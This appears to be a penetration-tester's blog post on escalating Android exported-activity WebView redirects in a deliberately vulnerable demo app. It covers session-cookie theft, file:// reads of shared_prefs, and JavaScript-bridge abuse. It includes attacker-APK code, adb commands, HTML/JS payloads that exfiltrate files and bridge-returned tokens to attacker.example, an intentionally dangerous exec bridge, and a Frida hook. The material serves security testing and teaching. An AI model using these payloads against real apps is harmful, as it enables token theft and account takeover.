
After the last post on intent injection through exported activities, a few people reached out with the same kind of feedback. Their target apps had an exported activity, the activity took an extra parameter, the WebView loaded it, but the session cookie into Burp Collaborator ending of that post did not work for them. Either the cookie was scoped too tightly for the API to accept it, or the activity loaded the URL into a file:// resolver, or the obvious WebView did not contain a JavaScript bridge but a deeper non-exported activity did.
In this post I want to walk through three distinct escalations from the same exported activity + webview approach, and the order I work through them on a pentest when/if/rarely I find one.
The short version of the primitive for anyone who has not read the previous post: an Android activity that is exported (either with android:exported="true" or implicitly via an <intent-filter>) can be launched by any other application on the device. If that activity reads an Intent extra and feeds it into WebView.loadUrl() without validation, you have an open redirect that any installed third-party app can fire. Reporting just the redirect tends to land between informational and low severity. The escalation is what makes it a real bug. The previous post ended at session cookie theft. That is the most common escalation, but it is not the only one.
Vulnerable demo: VulnLabApp. File: android/app/src/main/java/com/vulnlab/app/activities/IntentRedirectorActivity.java, android/app/src/main/java/com/vulnlab/app/activities/WebViewActivity.java.
Escalation #1: session cookie exfiltration
Briefly: most apps share their HTTP cookie jar between the in-app WebView and the app’s own networking layer. When the WebView loads your attacker URL, the GET request goes out with the user’s authenticated cookies in the header. Point the URL at a Burp Collaborator host and the cookie lands in your logs.
In VulnLabApp the WebView is reachable directly through WebViewActivity, which calls webView.loadUrl(intent.getStringExtra("url")) with no scheme validation. Here is the attacker app’s launcher activity that fires it - not VulnLabApp’s own code, this is the PoC you’d ship in a separate attacker APK:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
// Attacker app's own launcher activity — installed as a separate APK
public class AttackerLauncherActivity extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        Intent intent = new Intent();
        intent.setClassName(
            "com.vulnlab.app",
            "com.vulnlab.app.activities.WebViewActivity");
        intent.putExtra("url",
            "https://attacker-controlled.oastify.com");
        intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
        startActivity(intent);
    }
}
This works most of the time. When it does not, the usual reason is one of three things. The cookies are HttpOnly and the WebView refuses to attach them on cross-origin requests. The cookies are scoped to a host that does not match the WebView’s current origin. Or the app uses bearer tokens in Authorization headers instead of cookies, in which case the GET request goes out clean and your Collaborator log shows nothing useful.
If you hit one of those three walls, do not write the report off. Move to escalation #2.
Escalation #2: file read through the file:// scheme
WebViews on Android accept file:// URLs by default. Three settings on the WebSettings object control how aggressive that file-reading behaviour is, and VulnLabApp’s WebViewActivity turns on all of them:

Highlight 1, setAllowFileAccess(true), is the default on most apps. It lets the WebView load files from the filesystem at all.
Highlight 2 is the pair that actually enables cross-origin exfiltration. setAllowFileAccessFromFileURLs(true) defaults to false on API 16+, but VulnLabApp enables it anyway. setAllowUniversalAccessFromFileURLs(true) is the most dangerous of the two - it lets JavaScript loaded from a file:// URL read other origins, including remote ones.
If the first one is on and the WebView accepts arbitrary URLs from your intent extra, you can read files inside the app’s private data directory directly:
1
2
adb shell am start -n com.vulnlab.app/.activities.WebViewActivity \
  --es url "file:///data/data/com.vulnlab.app/shared_prefs/auth_prefs.xml"

The WebView renders the XML in its viewport. On a real device the user can see the file contents on screen, which is already enough to qualify as sensitive data exposure. For full exfiltration you need JavaScript running inside a file:// origin that the vulnerable app’s UID can actually open. Writing the script to the attacker app’s own getFilesDir() does not work — /data/data/<attacker_pkg>/ is UID-isolated, and VulnLabApp’s process gets EACCES on the read. The reliable staging path is shared external storage.
The attacker app drops the HTML into /sdcard/Download/, which is world-readable on targets that have not yet enforced scoped storage on the WebView’s UID. The vulnerable WebView opens that path with no permission check:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
String exfilHtml =
    "<script>" +
    "fetch('file:///data/data/com.vulnlab.app/shared_prefs/auth_prefs.xml')" +
    "  .then(r => r.text())" +
    "  .then(t => fetch('https://attacker.example/?leak=' + encodeURIComponent(t)));" +
    "</script>";

File f = new File("/sdcard/Download/exfil.html");
try (FileOutputStream fos = new FileOutputStream(f)) {
    fos.write(exfilHtml.getBytes());
}

Intent intent = new Intent();
intent.setClassName(
    "com.vulnlab.app",
    "com.vulnlab.app.activities.WebViewActivity");
intent.putExtra("url", "file:///sdcard/Download/exfil.html");
intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
startActivity(intent);
The page loads from a file:// origin in VulnLabApp’s WebView. setAllowFileAccessFromFileURLs(true) lets the script fetch the vulnerable app’s private auth_prefs.xml. setAllowUniversalAccessFromFileURLs(true) then lets the second fetch ship the bytes to your https://attacker.example collector. You walk away with the entire shared_prefs/ directory — refresh tokens, the user’s email, server URLs, anything the app cached.
On apps targeting API 29+ with strict scoped storage, the /sdcard/Download write needs the attacker app to declare READ_MEDIA_* plus a runtime grant, or MANAGE_EXTERNAL_STORAGE for the broadly-scoped case. On API 30+ targets where setAllowFileAccess defaults to false and the developer did not flip it back on, the entire escalation does not apply and you skip ahead to escalation #3.
In the report this lands as a different finding tier from cookie exfil. You are not stealing a session, you are reading the app’s persistent storage directly. The MASVS category is MSTG-STORAGE-2 — sensitive data exposure through local storage made reachable from a foreign caller. The impact ladder depends on what the target stored in shared_prefs/ and what is in databases/; refresh tokens and PII set the upper bound.
If setAllowFileAccessFromFileURLs(false) is set (the secure default), the cross-origin fetch fails. But notice: setAllowFileAccess(true) alone still lets you render a single file inside the WebView. On real targets this still leaks files that the WebView would normally not be allowed to load. Log files, downloaded HTML, cached web resources, because the app’s own UI shows the WebView contents on screen at some point.
Escalation #3: JavaScript bridge RCE via @JavascriptInterface
This is the highest-impact of the three and the one most pentests miss.
Many apps attach an @JavascriptInterface-annotated object to their WebView so the web side can call native Android code. It is a common pattern for analytics, payment SDKs, “share to native” buttons, and anything that needs the web layer to call into Java. VulnLabApp wires up exactly that. NativeBridge registered as Android:
1
webView.addJavascriptInterface(new NativeBridge(), "Android");
VulnLabApp’s bridge is deliberately blunt for teaching purposes. Its two attacker-relevant methods are the worst-case shape:
1
2
3
4
5
6
7
8
9
10
11
12
@JavascriptInterface
public String exec(String cmd) {
    Process p = Runtime.getRuntime().exec(new String[]{ "sh", "-c", cmd });
    // ... read p.getInputStream() and return the bytes ...
}

@JavascriptInterface
public String readFile(String path) {
    java.io.File f = new java.io.File(path);
    byte[] bytes = new java.io.FileInputStream(f).readAllBytes();
    return new String(bytes);
}
You will almost never see a literal exec(String) on a hand-written bridge in a production app today. The shape was common in early hybrid apps (2015-2019) and still shows up in older Cordova / Ionic / Capacitor codebases that copied a FileSystem or Shell plugin from a tutorial and never trimmed it. For native Android apps with hand-written bridges, the realistic attack surface in 2026 looks more like this:
1
2
3
4
5
6
7
8
9
10
11
public class AppBridge {
    @JavascriptInterface public String getAccessToken()              { return SessionStore.bearer(); }
    @JavascriptInterface public String getRefreshToken()             { return SessionStore.refresh(); }
    @JavascriptInterface public String getUserId()                   { return SessionStore.uid(); }

    @JavascriptInterface public String readPref(String name)         { return SharedPrefs.read(name); }
    @JavascriptInterface public void   writePref(String n, String v) { SharedPrefs.write(n, v); }

    @JavascriptInterface public void   openInternalScreen(String name) { /* ... */ }
    @JavascriptInterface public String evaluateLocal(String js)        { /* ... */ }
}
The token getters exist because the web layer makes XHR calls that need Authorization headers and the cookie jar alone is not enough. The preference accessors were added for caching and never removed. The route dispatcher exists so the web layer can push deep links into the native nav stack. The evaluateLocal method exists because some bridges share scripts across multiple WebViews and the developer wanted a re-entrant eval. Each one becomes an attacker primitive once a foreign page is in the WebView.
The string "Android" is the JavaScript variable name. From a page loaded into this WebView, window.Android.getAccessToken() returns the user’s bearer token straight to the attacker’s JavaScript. window.Android.readPref("refresh_token") returns the long-lived refresh token. window.Android.openInternalScreen("AccountDeleteActivity") jumps the user past the password re-entry screen and lands them on the destructive action. The impact is rarely literal RCE on a modern target. It is bearer-token exfiltration, refresh-token theft, SharedPreferences poisoning, and step-up-auth bypass — each of which lands at high to critical severity on its own.
The methods I have actually seen pushed to production this year on hybrid banking and wallet apps: getAccessToken(), getRefreshToken(), readPref(name), openInternalScreen(name), analyticsLog(event, payloadJson) (worth checking if the payload is ever reflected into a server-rendered admin dashboard), and getDeviceFingerprint() (durable identifier useful for fraud-bypass on the server side). The “executes a payment with attacker-controlled amount and recipient” example exists in the wild but is rarer than the headlines suggest — most payment SDKs at least gate the call on an origin allow-list, and the bug is usually that the allow-list is *.example.com rather than a single host.
Host the payload on a domain you control or in the attacker app’s assets, depending on whether the WebView accepts https:// or file:// for the trigger:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
<!doctype html>
<html><body>
<script>
  const names = ['Android', 'AppBridge', 'NativeBridge', 'App', 'mobile'];
  for (const n of names) {
    if (window[n] && typeof window[n] === 'object') {
      const dump = {};
      for (const key in window[n]) {
        try { dump[key] = window[n][key](); } catch (e) { dump[key] = 'err: ' + e.message; }
      }
      fetch('https://attacker.example/?bridge=' + n +
            '&dump=' + encodeURIComponent(JSON.stringify(dump)));
    }
  }
</script>
</body></html>
Note that this is the easy case. The harder case is when the bridge methods are protected with origin checks. The developer added if (!window.location.origin.startsWith("https://app.example.com")) return; somewhere. That check almost never holds up against a fully attacker-controlled URL, because the attacker can pick the origin. If the check is server-side via a getOrigin() callback, that is a different problem and you may need to chain through a stored XSS on the legitimate origin first.
This escalation usually lands in the high-to-critical bracket because the bridge methods give you direct access to whatever the app trusts the web layer to call — tokens, preferences, internal routes, payment surfaces. On the older targets where the bridge does expose process-level methods like VulnLabApp’s exec, the impact is literal RCE inside the app’s process with whatever permissions the app holds.
When the bridge lives on a different activity from the intent extra
This is the case the previous post did not cover. Sometimes the obvious exported activity is the PrivacyPolicy screen, but its WebView has no bridge attached. The bridge lives on a different, non-exported activity (say MainBrowserActivity) that the obvious activity forwards to.
Search the decompiled source for two patterns:
1
2
3
4
5
6
7
8
// Pattern 1: forwarded intent — IntentRedirectorActivity in VulnLabApp
Intent next = incoming.getParcelableExtra("next_intent");
startActivity(next);

// Pattern 2: explicit launch with sink-side extras
Intent sink = new Intent(this, WebViewActivity.class);
sink.putExtra("url", getIntent().getStringExtra("privacy-url"));
startActivity(sink);
Both shapes mean the exported activity is a proxy. The vulnerable surface is not the activity you originally found. It is the sink it forwards to. In VulnLabApp the chain is IntentRedirectorActivity → inner Intent targeting WebViewActivity with a javascript: or file:// URL in the url extra. The bridge is on the sink, the validation (if any) is on the proxy, and the inner Intent carries attacker-controlled content straight to loadUrl.
When you are doing this manually it is easy to miss because static analysis tools that look only at “exported component → dangerous sink in the same class” will not connect the two. This is exactly the gap chain analysis closes. Pairing an exported source with a non-exported sink reachable through that source’s forwarding code path. If you are using a tool that surfaces these chains automatically, all three escalations show up as a single finding with the right sink classified. If you are doing it by hand, grep for startActivity( and intent.putExtra( in the exported activity’s source and follow the trail.
Runtime fallback when the source is unreadable
R8 / ProGuard can rename the extra key strings, the activity class, and the methods to single letters. The brute-force script from the previous post handles the extra-key half. But there is a cleaner option once you have an attached Frida session.
Hook WebView.loadUrl and WebView.evaluateJavascript at runtime, then trigger the activity once with any value. The hook prints the URL the WebView is asked to load, which immediately tells you whether your extra reached the sink and what the extra key name resolved to:
1
2
3
4
5
6
7
8
9
10
11
Java.perform(function () {
  const WebView = Java.use('android.webkit.WebView');
  WebView.loadUrl.overload('java.lang.String').implementation = function (url) {
    console.log('[loadUrl] ' + url);
    return this.loadUrl(url);
  };
  WebView.addJavascriptInterface.implementation = function (obj, name) {
    console.log('[bridge attached] name="' + name + '" class=' + obj.getClass().getName());
    return this.addJavascriptInterface(obj, name);
  };
});
Run this with frida -U -F com.vulnlab.app -l hook.js --no-pause, then fire the activity from your attacker app with junk values. The console prints the URL the WebView received and, if a bridge gets attached, its JavaScript variable name. Two minutes of runtime telemetry replaces an afternoon of grepping obfuscated decompiled code.
If the bridge object has been renamed by R8 down to single letters, the second hook still prints the runtime JavaScript name (Android, App, whatever the developer hardcoded as the second argument to addJavascriptInterface). That second argument is a literal string and ProGuard cannot rewrite it without breaking the web side, so it is reliable to grep on once you have it from the hook.
Order of operations on a real target
When I find an exported activity with a WebView sink on a pentest, I work the three escalations in this order:
- Cookie exfiltration first. Simplest payload, simplest writeup, works on roughly two thirds of targets. If the cookie comes back authenticated, I do not stop at the redirect screenshot. I map the API endpoints (
/api/profile,/api/users/<id>,/delete/account) and demonstrate confidentiality, integrity, and availability impact with the captured cookie. Same as the previous post. - File read via
file://second. If cookies do not come back useful, I check the WebSettings forsetAllowFileAccess(true)and try a singlefile://URL pointing atshared_prefs/. If it renders, I check whethersetAllowFileAccessFromFileURLsis on and escalate to the JS exfil pattern above. - JavaScript bridge attack last. The longest path of the three and the one most worth the time if the first two did not land. Grep for
addJavascriptInterfaceacross the decompile. If anything shows up, including in third-party SDKs that the client may not have realised they shipped, run the bridge enumeration payload. Worth coordinating with the client beforehand on whether any of the bridge methods are intended functionality you should leave alone for the rest of the pentest.
Each lands in the report as a separate finding. Cookie exfil reads as account takeover, file read as MSTG-STORAGE-2 sensitive data exposure, bridge exploitation as whatever the bridge surrenders — bearer-token theft on a fintech app, route bypass on a banking app, literal RCE on the older targets where the bridge wraps Runtime.exec.
Same primitive, three sinks. Worth checking all three every time you find an exported activity with a WebView in it on a pentest.
Happy Hacking !!